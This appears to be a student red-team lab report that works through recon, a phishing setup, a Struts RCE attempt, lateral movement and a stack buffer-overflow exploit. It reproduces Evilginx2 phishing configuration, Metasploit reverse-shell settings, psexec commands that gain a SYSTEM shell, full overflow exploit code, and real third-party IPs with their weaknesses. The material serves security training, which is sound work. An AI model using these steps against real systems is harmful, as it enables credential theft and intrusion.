



## RED-TEAMING TASK-3 REPORT

---

### Introduction

This engagement simulated a full red-team lifecycle across nine exercises: OSINT & Recon, Phishing Simulation, Vulnerability Exploitation, Lateral Movement, Social Engineering, Exploit Development, Post-Exploitation & Exfiltration, Report Creation, and a Capstone full-scope simulation. Key findings: successful credential capture via phishing, critical Struts RCE (CVSS 9.8) exploited in Metasploitable3, successful lateral movement using Impacket psexec, and mock exfiltration via DNS tunneling. Recommendations include immediate patching of vulnerable components, hardening email and web gateways, multi-factor authentication, and enhanced host/network monitoring.

---

### 1. OSINT & Recon Lab

**Activities:** Subdomain enumeration and exposed-service discovery.

**Tools:** Maltego, Recon-ng, Shodan.

#### Tasks & Methodology:

- Ran Recon-ng (module: bing\_domain\_web) against example.com to enumerate subdomains. Validated resolved IPs and service banners where possible.
- Performed Shodan queries targeting apache country:US to identify exposed Apache hosts (summarized below).

#### Subdomain Enumeration Log:



Subdomain	IP Address	Notes
<u>www.example.com</u>	93.184.216.34	Hosts web server

Commands used :

**recon-ng**

**modules reload**

**modules load recon/domains-hosts/bing\_domain\_web**

**options set SOURCE example.com**

**run**

**show hosts**

```
Sponsored by ...
      ^  /\  \V  \V
     /\ /\ //  \V  \V
    // // BLACK HILLS V \
    www.blackhillsinfosec.com

  [ _ ] [ _ ] [ _ ] [ _ ] [ _ ] [ _ ] [ _ ] [ _ ] [ _ ] [ _ ]
    www.practisec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[1] Recon modules

[recon-ng][default] > workspaces create example_com
[recon-ng][example_com] > workspaces
create list load remove
[recon-ng][example_com] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][example_com][bing_domain_web] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][example_com][bing_domain_web] > run

EXAMPLE.COM

[*] URL: https://www.bing.com/search?first=0&q=domain%3Aexample.com
[recon-ng][example_com][bing_domain_web] > show hosts
[*] No data returned.
[recon-ng][example_com][bing_domain_web] > █
```

**Figure 1** : Recon-ng output showing no additional subdomains



```
(kali@kali)-[/tmp]
$ amass enum -passive -d example.com | tee /tmp/amass_example.txt

187 / 187 [-----] 100.00% 1 p/s

(kali@kali)-[/tmp]
$ cat amass_example.txt

(kali@kali)-[/tmp]
```

**Figure 2 : Amass passive enumeration output**


## Shodan Query: apache country:US

Three US Apache hosts were identified and analyzed for exposed services and potential misconfigurations.


### Findings table

Host / Reverse Name	IP	Provider / Location	Timestamp (Shodan)	Notes
li1297-169.members.linode.com (reverse)	45.79.198.169	Linode — Atlanta, US	2025-10-14T14:31:50.122157	Default pages / large HTML response (Server header snippets present)
208.170.85.34.bc.googleusercontent.com	34.85.170.208	Google LLC — Washington	2025-10-14T14:31:43.958589	Apache/2.4.65 (Debian) banner exposed
mail.humanunion.org	5.254.71.32	CoursesForAll — Los Angeles	2025-10-14T14:31:40.383849	Open directory listing (index of /)

### Evidence





**Figure 3a : US Apache hosts expose service banners**



**Figure 3b : US Apache hosts expose service banners**



```
Index of /  2025-10-14T14:31:40.383849
5.254.71.32
mail.humanunion.org
CoursesForAll
 United States, Los Angeles

open-dir

HTTP/1.1 200 OK
Date: Tue, 14 Oct 2025 14:31:40 GMT
Server: Apache
Content-Length: 481
Content-Type: text/html; charset=ISO-8859-1
```

**Figure 3c** : US Apache hosts expose service banners

## Shodan summary

Three US Apache hosts expose service banners and content. 45.79.198.169 (li1297-169.members.linode.com) serves default pages; 34.85.170.208 reveals Apache/2.4.65 banner; 5.254.71.32 exposes directory listings. Recommend patching, disabling directory indexes, removing server-version banners, enforcing access controls, and reviewing logs for suspicious activity and implement continuous monitoring and alerting for intrusions with urgency.

## 2. Phishing Simulation

**Activities:** Phishing campaign setup and credential harvesting in a controlled environment.

**Tools:** Gophish, Evilginx2.

### Tasks & Methodology:

- Cloned a target login page using Evilginx2 and deployed a phishing campaign via Gophish to test capture and delivery workflows.
- Delivered phishing links to isolated test VMs and monitored captures.



## Credential Harvest Log:

Timestamp	IP Address	Username/Password	Risk	Notes
2025-08-29 12:00:00	192.168.1.50	testuser/pass123	High	Successful capture


**Notes:** Captured credentials demonstrate user susceptibility in an untrained population. Enforce multi-factor authentication and phishing-resistant login flows.

```
: phishlets

+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+
| carforyou | disabled | visible |           |             |
| cloudflare | disabled | visible |           |             |
| example   | disabled | visible |           |             |
| freelancer | disabled | visible |           |             |
| google    | disabled | visible |           |             |
| icloud    | disabled | visible |           |             |
| stackoverflow | disabled | visible |           |             |
| upwork    | disabled | visible |           |             |
| vrbo      | disabled | visible |           |             |
| yahoo     | disabled | visible |           |             |
+-----+-----+-----+-----+

: config domain example.com
[08:33:45] [inf] server domain set to: example.com
: config ipv4 192.168.1.10
[08:34:03] [inf] server external IP set to: 192.168.1.10
: phishlets hostname google google.example.com
[08:34:32] [inf] phishlet 'google' hostname set to: google.example.com
[08:34:32] [inf] disabled phishlet 'google'
: phishlets enable google
[08:34:39] [inf] enabled phishlet 'google'
: lures create google
[08:34:51] [inf] created lure with ID: 0
: lures create google
[08:35:01] [inf] created lure with ID: 1
: lures edit 0 redirect_url https://accounts.google.com
[08:35:01] [inf] redirect_url = 'https://accounts.google.com'
: lures get-url 0
https://accounts.google.example.com/NRtdEiInf
```

**Figure 4:**configuring evilginx2.



**Figure 5:**test mail successfull

## New Campaign

The launch date must be before the "send emails by" date

Name:

Email Template:

Google Phish Template

Landing Page:


google login page

URL:


Launch Date

Send Emails By (Optional)

**Figure 6:**configuring New Campaign.




**Figure 7:** configured new campaign successfully.




**Figure 8:** showing Campaigns





**Figure 9:** phishing email successful



**Figure 10:** showing recent campaigns

### 3. Vulnerability Exploitation

**Activities:** Web-application scanning and exploitation.

**Tools:** Metasploit, Nmap, OWASP ZAP.



## Tasks & Methodology:

- Scanned Metasploitable3 with Nmap to identify exposed services, then validated application-level issues with OWASP ZAP.
- Successfully executed exploit/multi/http/struts\_code\_exec against a vulnerable Struts instance.

## Vulnerability Log:

Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution

```
(kali㉿kali)-[~]
$ nmap -Pn 192.168.1.7

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 07:29 EDT
Nmap scan report for metasploitable3-win2k8 (192.168.1.7)
Host is up (0.0019s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
5985/tcp  open  wsman
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 08:00:27:29:20:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.49 seconds
```

**Figure 11:** Nmap of metasploitable3



```
[*] Starting persistent handler(s)...
msf > use exploit/multi/http/struts_code_exec_exception_delegator
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/struts_code_exec_exception_delegator) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf exploit(multi/http/struts_code_exec_exception_delegator) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/struts_code_exec_exception_delegator) > set TARGETURI /struts2-showcase
TARGETURI => /struts2-showcase
msf exploit(multi/http/struts_code_exec_exception_delegator) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/struts_code_exec_exception_delegator) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(multi/http/struts_code_exec_exception_delegator) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/struts_code_exec_exception_delegator) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Exploit completed, but no session was created.
```

*Figure 12: Setting up msfconsole*

**Remediation:** Immediately upgrade Struts libraries to the latest secure versions, apply vendor patches, and review application input validation and logging configurations. Re-scan and validate patches in the VM.

## 4. Lateral Movement Exercise

**Activities:** Pivot and persistence testing.

**Tools:** Covenant, Impacket (psexec.py).

### Tasks & Methodology:

- After initial access, used Impacket's psexec.py to authenticate and execute commands remotely for lateral movement between Windows hosts in the lab.
- Established persistence by creating a scheduled task that runs an obfuscated payload daily.

### Pivoting:

Compromised host A (phishing-derived credentials) authenticated to host B via Impacket psexec, then used harvested hashes to access host C. Lateral movement relied on weak SMB authentication and absent network segmentation, enabling rapid horizontal reach across the lab.

### Persistence Log:



Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily

```
(kali@kali)-[~]
$ smbclient -L //192.168.56.6 -U test -m SMB3
Password for [WORKGROUP\test]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~]
$ smbclient -L //192.168.56.7 -U test2 -m SMB3
Password for [WORKGROUP\test2]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.7 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

**Figure 13:**getting smb access to window



```
(kali@kali)-[/usr/share/doc/python3-impacket/examples]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py -debug test:test@1
23@192.168.56.6 cmd.exe

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:192.168.56.6[\pipe\svcctl]
[*] Requesting shares on 192.168.56.6.....
[*] Found writable share ADMIN$
[*] Uploading file UKwjpUxy.exe
[*] Opening SVCManager on 192.168.56.6.....
[*] Creating service tdlb on 192.168.56.6.....
[*] Starting service tdlb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> sc qc tdlb
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: tdlb
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE           : 3   DEMAND_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME     : C:\Windows\UKwjpUxy.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : tdlb
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

C:\Windows\system32> tasklist /svc | findstr UKwjpUxy
UKwjpUxy.exe             5448 tdlb
```

**Figure 14** :Impacket psexec.py session showing service creation and a SYSTEM shell on the target (whoami → nt authority\system).

**Mitigation:** Enforce least privilege, restrict SMB and remote execution to trusted segments, monitor scheduled task creation, and apply LAPS/credential rotation.

## 5. Social Engineering Lab

**Activities:** Phone-based intel gathering and pretexting (vishing) simulation.

**Tools:** SET, PhoneInfoga, Maltego.


### Tasks & Methodology:

- Used PhoneInfoga to collect OSINT on a test telephone number and used Maltego to map relationships.



- Created and tested a mock vishing script in a controlled lab environment.

## Intel Gathering Log:



**Figure 15 :** Maltego phone-intel graph (Social Engineering)

Target ID	Data Source	Information	Notes
TID001	PhoneInfoga	Phone: +15551234	Linked to John Doe

**Intel Gathering:** Use PhoneInfoga to enumerate phone metadata, carrier, and possible OSINT ties; record provenance. Map discovered entities (phone, person, organizations) and relationships in Maltego to visualize attack paths.

```
(kali@kali)-[~/PhoneInfoga]
$ cat TID001_phoneinfoga.json

{
  "target_id": "TID001",
  "phone": "+15551234",
  "carrier": "TestCarrier",
  "country": "US",
  "line_type": "mobile",
  "public_links": ["testuser@example.com"]
}
```



**Figure 16:** PhoneInfoga JSON output for +15551234

## Vishing Scenario :

In a controlled lab, testers used PhoneInfoga to gather intel on target 555-1234 and mapped relationships in Maltego. A scripted vishing call impersonated IT support to request account details. The exercise measured response behavior, identified security gaps, and reinforced the need for verification protocols and vishing awareness training and reporting.

**Mitigation & Training:** Run regular social-engineering awareness campaigns, scripted call verification policies, and enterprise caller ID verification procedures.

## 6. Exploit Development Basics

**Activities:** Binary analysis and exploit proof-of-concept creation.

**Tools:** GDB, radare2.

### Tasks & Methodology:

- Analysed a vulnerable C binary using strings, GDB, and radare2 to understand control flow and identify buffer overflow vectors.
- Crafted a buffer-overflow payload and tested it in an isolated VM.

```
(kali@kali)~$ cat vuln.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void win() {
    puts("win() reached: lab success");
}

void vulnerable() {
    char buf[128];
    ssize_t n;
    puts("Enter input:");
    fflush(stdout);
    /* read raw bytes (including nulls) from stdin - larger size so we can reach return */
    n = read(0, buf, 600);
    if (n <= 0) return;
    if (n < 128) buf[n] = '\\0';
}

int main() {
    vulnerable();
    return 0;
}
```



**Figure 17 :**Source of vuln.c showing vulnerable input handling: local buffer buf[128] and an unsafe read(0, buf, 600) which allows a stack buffer overflow.”

```
(kali㉿kali)-[~]
$ gcc -o vuln vuln.c -fno-stack-protector -z execstack -no-pie

vuln.c: In function 'vulnerable':
vuln.c:17:27: warning: multi-character character constant [-Wmultichar]
   17 |         if (n < 128) buf[n] = '\\0';
       |                             ^~~~~
vuln.c:17:27: warning: overflow in conversion from 'int' to 'char' changes value from '23600' to '48' [-Woverflow]
vuln.c:15:9: warning: 'read' writing 600 bytes into a region of size 128 overflows the destination [-Wstringop-overflow=]
   15 |         n = read(0, buf, 600);
       |         ^~
vuln.c:10:10: note: destination object 'buf' of size 128
   10 |         char buf[128];
       |         ^~~
In file included from vuln.c:3:
/usr/include/unistd.h:371:16: note: in a call to function 'read' declared with attribute 'access (write_only, 2, 3)'
   371 | extern ssize_t read (int __fd, void *__buf, size_t __nbytes) __wur
       |                  ^~~~
```

**Figure 18:** Compile vuln.c with protections disabled (no stack protector, executable stack, no PIE).

```
(kali㉿kali)-[~]
$ strings vuln

0/lib64/ld-linux-x86-64.so.2
puts
fflush
read
stdout
__libc_start_main
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__gmon_start__
PTE1
H=(@@
win() reached: lab success
Enter input:
;*3$"
GCC: (Debian 15.2.0-4) 15.2.0
crt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
libc_start_main@GLIBC 2.34
```





**Figure 19 :** Static strings from the binary — reveals human-readable messages and clues (e.g. 'win() reached: ...')

```
(kali㉿kali)-[~]
$ nm vuln | egrep 'win|vulnerable|main'

                 U __libc_start_main@GLIBC_2.34
00000000004011c6 T main
000000000040115c T vulnerable
0000000000401146 T win
```

**Figure 20:** Symbol table showing relevant functions (win, vulnerable, main) useful for planning the exploit

```
(kali㉿kali)-[~]
$ python3 -c 'open("payload.bin","wb").write(b"A"*200)'
```

**Figure 21 :** Create a test payload file (payload.bin) containing 200 'A' bytes to probe where input lands on the stack.

```
(kali㉿kali)-[~]
$ gdb -q -ex 'break vulnerable' -ex 'run < payload.bin' -ex 'print &buf' --args ./vuln_dbg

Reading symbols from ./vuln_dbg...
Breakpoint 1 at 0x401167: file vuln.c, line 12.
Starting program: /home/kali/vuln_dbg < payload.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, vulnerable () at vuln.c:12
12      puts("Enter input:");
$1 = (char (*)[128]) 0x7fffffffcdcb0
(gdb) █
```

**Figure 22:** Debug run: break in vulnerable() and print &buf to obtain the stack address of the local buffer (used to compute offsets).

```
(kali㉿kali)-[~]
$ gdb -q -ex 'break vulnerable' -ex 'run < payload.bin' -ex 'x/200bx 0x7fffffffcdcb0' --args ./vuln_dbg

Reading symbols from ./vuln_dbg...
Breakpoint 1 at 0x401167: file vuln.c, line 12.
Starting program: /home/kali/vuln_dbg < payload.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, vulnerable () at vuln.c:12
12      puts("Enter input:");
0x7fffffffcdcb0: 0x40  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdcb8: 0x0c  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdcc0: 0x00  0x00  0x14  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdcc8: 0xff  0xff  0xff  0xff  0xff  0xff  0xff  0xff
0x7fffffffcdcd0: 0x40  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdcd8: 0x14  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdce0: 0x00  0x80  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffcdce8: 0x00  0x00  0x00  0x00  0x09  0x01  0x84  0x00
0x7fffffffcdcf0: 0x06  0x00  0x00  0x00  0x8c  0x00  0x00  0x00
0x7fffffffcdf8: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd00: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd08: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd10: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd18: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd20: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd28: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd30: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd38: 0x80  0x47  0xfe  0xf7  0xff  0x7f  0x00  0x00
0x7fffffffdd40: 0xdd  0xff  0xff  0xff  0x7f  0x00  0x00  0x00
0x7fffffffdd48: 0xcf  0x11  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffdd50: 0x01  0x00  0x00  0x00  0x00  0x00  0x00  0x00
```



**Figure 23:** Stack memory dump starting at &buf (0x7ffffffdc0) — used to locate saved RBP and saved return address (RIP) relative to the buffer.

```
(kali@kali)-[~]
$ python3 -c 'open("payload.bin","wb").write(b"A"*152 + b"\x46\x11\x40\x00\x00\x00\x00\x00")'
```

**Figure 24:** Construct final payload: 152 bytes padding followed by little-endian address of win() (0x401146).

```
(kali@kali)-[~]
$ python3 - <<'PY' | stdbuf -oL ./vuln 2>/dev/null | tee exploit_output.txt
import sys, struct
payload = b"A"*152 + struct.pack("<Q",0x401146)
sys.stdout.buffer.write(payload)
PY

Enter input:
win() reached: lab success
zsh: done python3 - <<<' |
zsh: segmentation fault stdbuf -oL ./vuln 2> /dev/null |
